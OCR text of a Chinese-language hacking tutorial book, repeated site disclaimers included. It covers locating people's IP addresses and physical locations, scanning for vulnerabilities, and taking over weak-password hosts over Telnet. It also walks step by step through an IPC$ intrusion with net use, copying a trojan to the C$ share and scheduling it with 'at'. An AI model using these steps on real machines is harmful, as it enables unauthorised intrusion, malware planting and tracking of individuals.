步骤 08 单击“确定”按钮，系统即可自动启动。虚拟系统重新启动之后，即可发现虚拟机工具已经成功安装，并显示在系统窗口中的状态栏中。



步骤 09 按 Ctrl+Alt 组合键进入虚拟机系统，双击系统桌面上的 VMware Tools 图标，打开“VMware Tools 属性”对话框，在“选项”选项卡中根据需要对 VMware Tools 的其他选项进行设置。



步骤 10 切换到“设备”选项卡，选择一个设备，并将其连接到虚拟机中。设置完毕后，依次单击“确定”按钮和“应用”按钮即可。



另外，在“Vmware Tools 属性”对话框中还可以对 Vmware Tools 的脚本、压缩等进行设置，在“关于”选项卡中可查看 Vmware Tools 的相关说明性信息。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开阔眼界

命令实战之快速查找对方IP地址

前面介绍了 IP 地址和端口的含义，现在来具体剖析黑客是如何得到目标主机的 IP 地址的，在了解了这些技术细节之后，计算机用户可以有针对性地采用防御措施来保护计算机的 IP 地址不被泄露。

● PING命令法

可以使用系统自带的 Ping 命令来查询一个网站服务器对应的 IP 地址，比如，要查询 www.google.com 这个网站服务器的 IP 地址时，可以先打开系统的“运行”对话框，输入 cmd 命令，打开“命令提示符”窗口，输入 ping www.google.com 命令，按下 Enter 键，就能知道网站的 IP 地址了。采用相同的方法还可以搜查其他网站的 IP 地址。




● 邮件查询法

Foxmail 是一款电子邮件客户端软件，以其简洁、友好的界面以及实用、体贴的功能而著称。在使用 Foxmail 接收邮件之后，可以查看发送方的 IP 地址，具体操作步骤如下。

步骤 01 在“发件人”上右击。



步骤 02 弹出快捷菜单，选择“邮件信息 > 邮件属性”命令。



步骤 03 在弹出的对话框中切换到“详细信息”选项卡，可以看到如下所示的代码。其中，61.184.107.11 就是发件人的 IP 地址。



NReceived: from 61.184.107.11 (61.184.107.11 [61.184.107.11]) by webmail-app29 (Coremail) ; Tue, 23 May 2006 08:36:40 +0800 (CST)
MIME-Version: 1.0

步骤 04 把 IP 地址 61.184.107.11 输入到查询网站 www.123cha.com 的相应文本框中，就可以看到发信人的地址了。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



一招鲜 邮件查询IP地址的条件

使用邮件查询 IP 地址需要满足以下两个条件。

- 要求对方使用非 Web 方式，例如使用 Foxmail，进行邮件的发送。
- 在本地使用 Foxmail 查看该邮件属性，这样才能够获得邮件发送者所在计算机的 IP 地址。

需要说明的是，如果对方好友通过 Internet 中的 Web 信箱来发送电子邮件，那么在这里看到的 IP 地址，其实并不是邮件发送者所在工作站的真实 IP 地址，而是 Web 信箱所在网站的 IP 地址。

NTSTAT命令查询法

NISTAT 命令查询法是通过 Windows 系统内置的网络命令 netstat，来查出对方好友的 IP 地址。具体操作步骤如下。

步骤 01 执行“开始 > 运行”命令，在打开的“运行”对话框中，输入 cmd 命令，单击“确定”按钮打开“命令提示符”窗口。



步骤 02 找到一个 MSN 好友，打开与之聊天的窗口，然后给对方发送一张图片。



步骤 03 然后在“命令提示符”窗口中输入 netstat -n 命令并按下 Enter 键，在弹出的界面中就能看到当前与本地计算机建立了连接的 IP 地址。如果对应的某个连接状态为 Established，就表明本地计算机与对方计算机之间的连接成功，返回信息如下：

```
Active Connections
  Proto  Local Address          Foreign Address
  State
  TCP    59.172.103.143:2810
  219.133.49.194:443     TIME_WAIT
  TCP    59.172.103.143:2883
  121.56.44.219:1305     ESTABLISHED
  TCP    59.172.103.143:2887
  219.133.49.80:443      ESTABLISHED
```

步骤 04 可以看到共有 3 个连接，其中开放 443 端口服务的主机是 MSN 的服务器，忽略不看，则只剩 121.56.44.219，为好友的 IP 地址。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 在 www.123cha.com 中查询 121.56.44.219 这个 IP，即可得到对方的地址。



步骤 06 打开对方的“用户信息”窗口，可以看到，对方的地址信息的确和查询出来的一致。



• 工具查询法

这种方法是通过专业的 IP 地址查询工具，来快速搜查对方计算机的 IP 地址，下面介绍使用 WhereIsIP 工具查询对方 IP 地址的具体操作步骤。

步骤 01 下载并安装 WhereIsIP 工具完毕后，双击桌面上的快捷方式，打开 WhereIsIP 程序主界面窗口。



步骤 02 在主界面中选择 IP Address 选项，进入 IP Address 设置页面，并在右侧的文本框中输入要查询 IP 地址的 URL 地址和 Website，这里以 www.baidu.com 为例。



步骤 03 单击 Next 按钮，进入 Step Two 设置页面，这里保持默认设置即可。



步骤 04 单击 Next 按钮，WhereIsIP 工具开始分析对方的 IP 地址，并显示分析的进度。



步骤 05 分析完毕后，将给出分析结果，用户可在 IP Location Report 选项下查看分析结果。同时，还可以选择其他标签，在打开的选项卡中查询其他数据信息。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

秒杀疑惑

本章主要讲述黑客必备的相关知识，包括进程、端口、服务等。同时，又介绍了如何创建安全的网络测试环境，下面再来介绍一些学习过程中的相关疑惑。

Q 端口扫描与端口扫描器有何区别？

A 端口扫描是指某些别有用心的人，比如黑客，发送一组端口扫描消息给目的计算机，并试图以此了解其提供的计算机网络服务类型（这些网络服务均与端口号相关），最终侵入某台计算机。它是计算机解密高手比较喜欢使用的一种方式，攻击者可以通过它了解目的计算机的攻击弱点。实质上，端口扫描包括向每个端口发送消息，一次只发送一个消息，接收到的回应类型表示是否在使用该端口，并且可由此探寻弱点。

端口扫描器，主要用于侦测远程计算机所对外开放的通讯端口，对经过这些端口的信息进行收集，为进一步入侵目标主机做好准备。

Q DOS命令的功能非常强大，那么使用DOS命令可以打开应用程序吗？

A 可以。打开应用程序的命令是 start 或 call。例如要在 C:\WINDOWS 目录下打开记事本程序，在“命令提示符”窗口中运行 strat C:\WINDOWS\NOTEPAD.EXE 或 call C:\WINDOWS\NOTEPAD.EXE 命令即可。

Q 在安装虚拟软件时为什么找不到安装文件？

A 出现这种情况的原因在于虚拟机中是用 ISO 文件安装的操作系统，且加载安装文件后没有重启系统。重新启动系统，即可自动找到 Vmware Tools 的安装文件。

Q 使用打包传输文件时，为什么不能使用图形界面的WinRAR程序为工具包解压？

A 不能用图形界面的 WinRAR 程序为工具包解压，主要是因为在运用图形界面的 WinRAR 程序解压缩时，会弹出解压缩对话框，这样很容易被目标机的管理员发现。另外，运用 WinRAR 程序在命令行下无法控制图形界面。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 02

系统漏洞的攻防

本章将全面介绍计算机系统病毒的攻防。计算机系统漏洞也被称之为系统安全缺陷，这些安全缺陷会被技术高低不等的入侵者所利用，从而达到控制目标主机或造成一些更具破坏性的目的。例如，漏洞被恶意用户利用，会造成信息泄漏；黑客攻击网站利用网络服务器操作系统的漏洞，对用户操作造成不便。

重点实例



● X-SCAN 快速抓鸡



● IPC$ 漏洞的防御



● 使用瑞星卡卡上网安全助手

知识要点

1. 认识系统漏洞
2. 黑客入侵初体验
3. 管道入侵
4. 系统漏洞的监测与修复

建议学习时间：40分钟

学习内容	学习时间
● 认识系统漏洞	5分钟
● 系统漏洞之黑客入侵初体验	10分钟
● 经典系统漏洞之管道入侵	15分钟
● 系统漏洞的监测与修复	20分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

随着计算机技术的发展，操作系统的不断更新，计算机的操作更为简单，也更趋于娱乐化。这些简单的可视化操作背后是复杂的系统程序指令，这些指令是由系统程序员设计的，所以再强的系统也会存在漏洞。本章将详细介绍有关 Windows 系统漏洞攻防方面的知识。

认识系统漏洞

Windows 操作系统是当今使用最为广泛的操作系统，随着技术的不断进步，虽然它们的安全性能越来越高，但仍然存在系统漏洞。

● 什么是系统漏洞

系统漏洞往往伴随着操作系统而产生，因此操作系统和系统漏洞是并存的，并且在操作系统的生命周期内一直存在。


系统漏洞是指应用软件或操作系统软件在逻辑设计上的缺陷或在编写时产生的错误，这个缺陷或错误可以被不法者或计算机黑客利用，通过植入木马、病毒等方式来攻击或控制整个计算机，从而窃取用户计算机中的重要资料和信息，甚至破坏用户的操作系统，让系统瘫痪。

● 扫描系统中的漏洞隐患

SSS（Shadow Security Scanner）是一款著名的系统漏洞扫描器，该工具的功能非常强大，包括端口探测、端口 banner、CGI/ASP 弱点、Unicode/Decode/.printer 探测、*nix 弱点探测、(pop3/ftp) 密码破解等，而且对于探测出的漏洞，有详细的说明和解决方法。

利用 SSS 扫描器对系统漏洞进行扫描的具体操作步骤如下。

步骤 01 安装好 SSS 软件后，执行“开始 > 所有程序 >Safetylab>Shadow Security Scanner> Shadow Security Scanner”命令，打开 Shadow Security Scanner 主窗口。



步骤 02 单击工具栏中的“New session（新建项目）”按钮，打开“New session（新建项目）”窗口。




步骤 03 用户可以选择预设的扫描规则，也可单击“Add rule（添加规则）”按钮添加扫描规则。单击该按钮，打开“Create new rule（创建新规则）”对话框，选择“Create copy of the rule（创建副本的规则）”单选按钮，并在其下拉列表中选择“Complete Scan（完全扫描）”选项，然后输入新创建规则的名称。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 04 设置完毕后，单击 OK 按钮，打开“Security Scanner Rules (Security Scanner 规则)”窗口，在其中设置相应的参数。




步骤 05 单击 OK 按钮，返回到“New session (新建项目)”窗口，在其中即可看到新创建的规则。




步骤 06 选中刚创建的规则后，单击 Next 按钮，进入添加扫描主机页面。



步骤 07 单击“Add host (添加主机)”按钮，打开“Add host (添加主机)”对话框，选择“Hosts range”单选按钮，在 From IP 和 To IP 文本框中分别输入 IP 地址。



步骤 08 单击 Add 按钮，即可在添加扫描主机页面中看到添加的 IP 地址段。




步骤 09 单击 Next 按钮，即可完成扫描项目的创建并返回“Shadow Security Scanner 主窗口，在其中即可看到新添加的主机列表。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 10 单击工具栏上的“Start Scan（开始扫描）”按钮，对目标计算机进行扫描，在扫描的同时会把扫描的信息显示在右边的窗格中。




步骤 11 扫描结束后切换到“Vulnerabilities（漏洞）”选项卡，可看到扫描出的漏洞程序。单击相应的漏洞程序，即可在下方列表框中显示该漏洞的介绍以及补救措施。



步骤 12 使用 SSS 还可以进行 DoS 安全性进行检测。单击左侧的“DoS Checker（DoS 检查器）”按钮，打开“DoS 检查器”对话框。选择检测的项目，并设置扫描的线程数（Threads）之后，单击“Start（开始）”按钮，即可进行 Dos 检测。



步骤 13 在 Shadow Security Scanner 主窗口中执行“Tools（工具）>Options（选项）”命令，打开“Security Scanner Options（SSS 选项设置）”对话框，在其中可以设置扫描各个选项。



步骤 14 在 Shadow Security Scanner 工具中还可以通过其自带的文本编辑器来编辑脚本代码。在 Shadow Security Scanner 主窗口中单击“Script（脚本）”按钮，打开“Script（脚本）”对话框，在其中即可编辑脚本代码。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 15 在 Shadow Security Scanner 工具中还可以查看当前项目的扫描报告以及历史报告。在 Shadow Security Scanner 主窗口中执行“Tools（工具）>Report（报告）”命令，打开“Report wizard（报告向导）”对话框。



步骤 16 单击“Add current session（添加当前项目）”按钮，即可将当前项目的扫描结果添加到“Rules name（规则名称）”列表框中。



系统漏洞之黑客入侵初体验

在了解了系统漏洞的相关知识后，下面介绍黑客是如何利用系统漏洞，来对计算机和服务器进行攻击的。


• X-scan快速抓鸡

X-Scan 是国内最著名的综合扫描器之一，不需要安装的绿色软件且界面支持中文和英文两种语言。X-Scan 把扫描报告和安全焦点网站相连接，对扫描到的每个漏洞进行“风险等级”评估，并提供漏洞描述、漏洞溢出程序，方便网管测试、修补漏洞。具体操作步骤如下。

步骤 01 打开 X-scan 扫描工具，单击工具栏上的“扫描参数”按钮，在弹出的“扫描参数”窗口文本框中输入要扫描的 IP 地址。



步骤 02 选择“全局设置”下的“扫描模块”选项，在打开的界面中勾选“TELNET 弱口令”复选框。



步骤 03 选择“插件设置”下的“字典文件设置”选项，右击右侧列表框中的“TELNET 用户名字典”，在弹出的快捷菜单中选择“编辑”命令。




步骤 04 打开“打开”对话框，使用记事本程序打开已经配置好的字典文件，把常见的密码列入其中，然后保存关闭文本文件。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 05 返回“扫描参数”窗口，单击“确定”按钮，然后单击主程序窗口上的“开始扫描”按钮。



步骤 06 程序自动开始扫描，扫描完成后将弹出扫描结果页面，可以看到扫描出的 TELNET 弱口令，其中用户名称为 xiaolong，密码为 123。



步骤 07 打开“命令提示符”窗口，在其中输入 telnet 221.235.75.230 命令。



步骤 08 在弹出的窗口中输入刚才得到的账户 xiaolong，密码 123。



步骤 09 按下 Enter 键，就可以登录到远程计算机，并在其中执行任何 CMD 命令。



● 啊D光速抓鸡

啊 D 网络工具包是一款十分简单易用、功能齐全的工具，且其功能不仅仅局限于扫描，还提供了很多的攻击方案，例如打开远程计算机的 Telnet 服务、植入木马等操作。

使用啊 D 光速抓鸡的具体操作步骤如下。

步骤 01 啊 D 网络工具包可以在 www.d99net.net 中免费下载，下载完毕后安装并运行程序，打开其主界面窗口。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 啊 D 网络工具包也提供了扫描弱口令的功能，即“肉鸡查找”功能。在啊 D 网络工具包中执行“工具 > 肉鸡查找”命令，进入“肉鸡查找”页面。



步骤 03 由于我们测试的肉鸡 IP 地址是虚拟机系统的 IP 地址，是一个已知的 IP 地址，因此在 IP 地址文本框中均输入虚拟机中系统的 IP 地址 10.0.0.13，以获得目标机可能存在的弱口令。



步骤 04 单击“开始查找”按钮开始扫描，以获取目标机的弱口令。




与 X-Scan 的扫描结果一样，系统管理员 Administrator 的密码为 123。获得了系统管理员的口令后，就可以利用啊 D 网络工具包的“远程启动 Telnet”功能打开目标机的 Telnet 服务，实现入侵。具体的操作步骤如下。

步骤 01 右击扫描出的结果，在弹出的快捷菜单中选择“打开对方的 Telnet”命令。



步骤 02 在弹出对话框的 IP 文本框中输入目标机的 IP 地址 10.0.0.13，用户名 Admin istrator，以及密码 123。



步骤 03 单击“启动”按钮，若成功打开目标机，则会出现提示对话框，显示可以使用 Telnet 进行连接的用户名和密码。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“确定”按钮，启动系统自带的 Telnet 程序。



步骤 05 依次输入用户名 Administrator 和密码 123，入侵目标机。



步骤 06 按下 Enter 键，即可成功地使用 Telnet 登录到目标机，实现入侵。



步骤 07 至此，已经成功入侵目标机，然后就可以像操作自己的计算机一样，在上面做任何事。例如输入 dir/w 命令，并按下 Enter 键，显示当前 C 盘中根目录下的目录和文件。



步骤 08 输入命令“echo 我不是黑客 >> 演示 .txt”并按下 Enter 键，可以在 C 盘根目录下创建一个内容为“我不是黑客”、文件名为“演示 .txt”的文本文件，以表示入侵成功。



步骤 09 再次使用 dir /w 命令查看已成功创建的目录和文件。



经典系统漏洞之管道入侵

IPC 是共享“命名管道”的资源，它允许一台计算机可通过这条隧道访问远程的另一台计算机。基于 IPC$ 的入侵已成为经典的黑客攻击手段。

● IPC$漏洞概述

IPC 是 Internet Process Connection 的缩写，即是远程网络连接，又被称为远程管道连接。它是 Windows NT/2000/XP 特有的一项功能：为进程间开通一条命名管道，通过这条管道，两个计算机进程之间可以建立通信连接。即一台计算机可通过这条隧道访问远程的另一台计算机。默认情况下，IPC 是打开的。也就是说，通过 IPC 这条“隧道”可以入侵别人的计算机，这种基于 IPC 的入侵也常常被简称为 IPC 入侵。

IPC 后面的 $ 是“共享”的意思，这种共享是隐藏的。微软系统中用 $ 表示隐藏的共享，比如 C$ 就是表示隐藏的共享 C 盘（即 C 盘是共享的，但图标上没有“托手”标志）。假设有两台计算机 A 和 B，当 A 打开自己的 IPC$ 时，B 就可以利用 A 的用户名和密码通过验证，获得 A 的 IPC$ 权限，达到远程管理计算机 A 的目的。即使不知道 A 的用户名和密码，B 也可以利用 IPC 与 A 建立一个空连接。这种空连接是在没有被信任的情况下建立的连接，无须提供用户名和密码，因此

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IPC$ 权限很低。但它却是黑客入侵的一块跳板，入侵者可能会通过空连接得到目标主机上的用户列表。所以说空连接存在安全隐患。

其实，IPC$ 并不是真正意义上的漏洞，它是为方便管理员的远程管理而开放的远程网络登陆功能，而且还打开了默认共享。其初衷都是为了方便管理员管理，但一些别有用心者会利用 IPC$ 访问共享资源，导出用户列表，并使用字典工具进行密码探测，以期望获得更高的权限。从这个角度来看，IPC$ 常常被黑客所利用。

● IPC$漏洞入侵“挂马”实例

下面以基于虚拟机中的 Windows 2000 系统（IP 地址为 10.0.0.13）为例，讲解入侵“挂马”的过程。具体操作步骤如下。

步骤 01 使用 X-Scan 扫描目标主机，获得其可能存在的弱口令，账户名为 Administrator，密码为 123 的管理员账号。



步骤 02 打开“命令提示符”窗口，输入 net use \\10.0.0.13\ipc$ /user:Administrator 123 命令，按下 Enter 键，即可建立一个 ipc 的连接。



步骤 03 然后再输入 net use 命令，以查看已建立的 ipc 连接是否成功。



步骤 04 此时已经通过 IPC 成功入侵了目标机，并拥有管理员的权限，通过输入 copy hack.exe\\10.0.0.13\c$\Winnt\ 命令，以拷贝准备好的木马文件 hack.exe 到目标主机 C 盘的 Winnt 目录下。



步骤 05 输入 net time \\10.0.0.13 命令，查看当前目标服务器的时间为“2008 年 10 月 19 日下午 1 点 26 分”。



步骤 06 输入 at \\10.0.0.13 18:00 c:\winnt\hack.exe 命令，使目标主机在下午 6 点钟时运行 c:\winnt\hack.exe 文件，以实现挂马目的。



